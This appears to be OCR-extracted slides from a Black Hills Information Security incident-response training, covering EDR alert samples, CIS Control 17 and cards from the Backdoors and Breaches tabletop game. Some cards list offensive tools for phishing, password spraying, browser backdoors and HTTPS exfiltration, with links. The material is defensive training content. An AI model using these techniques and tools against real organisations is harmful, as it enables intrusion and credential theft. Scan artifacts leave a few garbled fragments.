


From Comodo

- Did not see this one coming...
- Wow.
- Full source code on Github
- Want to make your product better fast?
- Solid detection and EDR capabilities
- Works best with their server infrastructure
- Can integrate with ELK



Mad marketing props...



Enhance..


"process_hash" : "06e82f76cff66568b4e8bae9571fe81c0f64a7d3"
"process_parent_tree" : […],
"process_path" : "C:\Users\Public\splunkd.exe",
"process_user_domain" : "ENDPOINT-WIN10",
"process_user_name" : "Administrator@ENDPOINT-WIN10",
"process_verdict" : "Absent"


BLACK HILLS
Information Security

Seriously, not a fluke

Alert List

	Component	Score	Alert Name	Alert Time	Device
⌄	EDR	10	Credential Stealing with Mimikatz	2021-02-01 03:17:15	BLACKWIDDOW

Component: EDR
Device Name: BLACKWIDDOW
Event Type: Virtual Memory Access
Event Time: 2021-02-01 03:16:54


```
{
    "adaptive_event_type" : "Credential Stealing with Mimikatz",
    "base_event_type" : "Virtual Memory Access",
    "component" : "EDR",
    "device_name" : "BLACKWIDDOW",
    "event_time" : "2021-02-01 03:16:54.948",
    "logged_on_user" : "SYSTEM@NT AUTHORITY",
    "process_creation_time" : "2021-02-01 02:42:24.557",
    "process_hash" : "28fa59e9ce120da59009da4c9b9b15ed082427ce",
    "process_parent_tree" : [ … ],
    "process_path" : "C:\Program Files\Elastic\Agent\data\elastic-agent-1da173\install\metricbeat-7.10.1-windows-x86\metricbeat.exe",
    "process_user_domain" : "NT AUTHORITY",
    "process_user_name" : "SYSTEM@NT AUTHORITY",
    "process_verdict" : "Unknown"
}
```

“False Positives”

- Not a thing (Watch people's’ heads explode)
- Usually a problem of tuning
- Service accounts
- Help Desk
- Systems administrators
- Scripts
- Backups
- TUNING TUNING TUNING <- This is our job!

LAB: Velociraptor

Incident Management

Right of Boom


You are going to get hacked.
It will not be over quickly.
You will not enjoy it.
Be prepared.

John Strand

Right of Boom


Conversation

- There are a number of things that need to be aligned to be “ready”
- But, almost no one ever is
- We are not going to spend time on preparation
- But we have a game
- We think it can help




Right of Boom

We Have a Problem



Politics and Psychology

- There is a need to prepare your org mentally
- Not “If”... “When”
- Roles, responsibilities and…. AUTHORIZATIONS!!!!
- Table top exercises



Server Analysis

- Servers are “different” from workstations
- Specific roles
- Software
- Critical files and configurations
- “Normal” access to applications
- Yes, this applies to cloud

Backdoors and Breaches

Incident Response
Management

CIS Control 17 - Incident Response Management

Establish a program to develop and maintain an incident response capability (e.g., policies, plans, procedures, defined roles, training, and communications) to prepare, detect, and quickly respond to an attack.

☑	17.1	Designate Personnel to Manage Incident Handling	N/A	●	●	●
☑	17.2	Establish and Maintain Contact Information for Reporting Security Incidents	N/A	●	●	●
☑	17.3	Establish and Maintain an Enterprise Process for Reporting Incidents	N/A	●	●	●
☑	17.4	Establish and Maintain an Incident Response Process	N/A		●	●
☑	17.5	Assign Key Roles and Responsibilities	N/A		●	●
☑	17.6	Define Mechanisms for Communicating During Incident Response	N/A		●	●
☑	17.7	Conduct Routine Incident Response Exercises	N/A		●	●
☑	17.8	Conduct Post-Incident Reviews	N/A		●	●
☑	17.9	Establish and Maintain Security Incident Thresholds	N/A			●

Why?


- Tabletops are not fun
- Arguments over what and what does not work
- Incomplete attack scenarios
- Magic unicorn hacks
- What matters?

"Well, we learned a lot about our IR processes and coworker weaknesses today."

State of Play

Roles

1. Incident Master
   a. Drives the game, what they say goes
   b. Draws 4 cards to “build” the incident
   c. Keeps the game going
2. Players
   a. Draw 4 PROCEDURE cards
   b. Discuss and take actions
   c. Roll dice on actions
3. Dice - They get rolled
   a. 11 and over == Success
   b. 10 and lower == fail
   c. +3 PROCEDURES



D&D Roots

- The goal is to build conversations
- Track missing procedures
- Talk through how your org would handle these issues
- It is not a monopoly-style game
  - Every action is ***not*** scripted
  - The IM decides
- It helps to get into roles

Breaking Down a Card

Title

Suggested Detects

Text

Example Tools

Links

PHISH

The attackers send a malicious email targeting users. Because users are super easy to attack. Feel free to add a narrative of a CEO getting phished. Or maybe the Help Desk!

DETECTION

Firewall Log Review
Endpoint Security Protection Analysis

TOOLS

evilginx
GoPhish
CredSniper

https://www.blackhillsinfosec.com/how-to-phish-for-geniuses

https://www.blackhillsinfosec.com/offensive-spf-how-to-automate-anti-phishing-reconnaissance-using-sender-policy-framework

INITIAL COMPROMISE

PHISH

The attackers send a malicious email targeting users. Because users are super easy to attack. Feel free to add a narrative of a CEO getting phished. Or maybe the Help Desk!

DETECTION

Firewall Log Review
Endpoint Security Protection Analysis

TOOLS

evilginx
GoPhish
CredSniper

https://www.blackhillsinfosec.com/how-to-phish-for-geniuses

https://www.blackhillsinfosec.com/offensive-spf-how-to-automate-anti-phishing-reconnaissance-using-sender-policy-framework

PIVOT and ESCALATE

INTERNAL PASSWORD SPRAY

The attackers start a password spray against the rest of the organization from a compromised system.

DETECTION

User and Entity Behavior Analytics
SIEM Log Analysis

TOOLS

Domain Password Spray

https://github.com/dafthack/DomainPasswordSpray

https://www.blackhillsinfosec.com/webcast-attack-tactics-5-zero-to-hero-attack

BLACK HILLS Information Security CELEBRATING 10 YEARS 2008-2018

Right of Boom

PERSISTENCE

Malicious Browser Plugins

The attackers install plugins in the browser. This can be used as part of C2 and persistence. The browser is the new endpoint.

DETECTION

Endpoint Security Protection Analysis
Endpoint Analysis
Web Proxy (Firewall Log Review)
NetFlow, Zeek/Bro, RITA Analysis

TOOLS

Grammarly is a keylogger
graniet/chromebackdoor

https://www.kaspersky.com/blog/browser-extensions-security/20886

https://github.com/graniet/chromebackdoor

C2 and EXFIL

HTTPS AS EXFIL

This is pretty basic: the attackers use HTTPS. Lots and lots of malware uses this. For example, Meterpreter has used this technique for a long time. It can be used in conjunction with other stego techniques.

DETECTION

NetFlow, Zeek/Bro, RITA Analysis

TOOLS

Metasploit Reverse HTTPS Payloads
SILENTTRINITY

HeTvTiPlS

https://www.metasploit.com
https://attack.mitre.org/techniques/T1032
https://github.com/byt3bl33d3r/SILENTTRINITY

PROCEDURES

NetFlow, Zeek/Bro, Real Intelligence Threat Analytics (RITA) Analysis

Does your organization capture and review network traffic? Good! Do you know how to parse and review it? Is that process documented? Or, do you just run Zeek/Security Onion/ELK because the cool kids are doing it?

TOOLS

Real Intelligence Threat Analytics (RITA)
Security Onion
AI-Hunter

Security Onion

AI HUNTER™

https://www.activecountermeasures.com/free-tools/rita

https://securityonion.net

https://www.activecountermeasures.com

INJECTS

DATA UPLOADED TO PASTEBIN

Bummer, the attacker has posted internal sensitive data on Pastebin. Your customers are now informed of the attack by the media.

NOTES

It happens... a lot, but it's just pure evil. Time to bring in Upper Management and the Legal Team.

BLACK HILLS Information Security CELEBRATING 10 YEARS 2008-2018

Right of Boom

SIEM

- SIEM is pretty broken….
  - But!!!!
- You need it for so many compliance reasons
- JPCert Helps
- What are you logging?
- Sysmon?
- A note on application logs

Security Information and Event Management Log Analysis (SIEM) Log Analysis

Yeah…good luck with this one. Are you logging the right things? Do you regularly emulate attacks to see if you can detect them?

TOOLS

SOF-ELK
JPCert Tools Analysis


JPCERT CC®

https://github.com/philhagen/sof-elk

https://jpcertcc.github.io/ToolAnalysisResultSheet

Firewall Logs

- So many questions
  - How many hit this IP?
  - When was the connection made?
  - Can we block?
- Firewalls tend to be great choke points
- Critical to know how to use them properly



Zeek and RITA

- RITA is awesome
- I am very biased
- Nuance, TeamViewer, RDP
- Any other systems compromised?
- Easy to set up
- Lots of digging, lots to learn

Segmentation

- Bulkheads and the Titanic
- The ability to quickly isolate network segments is key
- You do not want to be Googling this in the middle of an incident
- Firewalls in NYC and Amsterdam...

INTERNAL SEGMENTATION

Turn on your host based firewalls. Segment different organizational units. Treat the internal network as hostile, because it is.

TOOLS

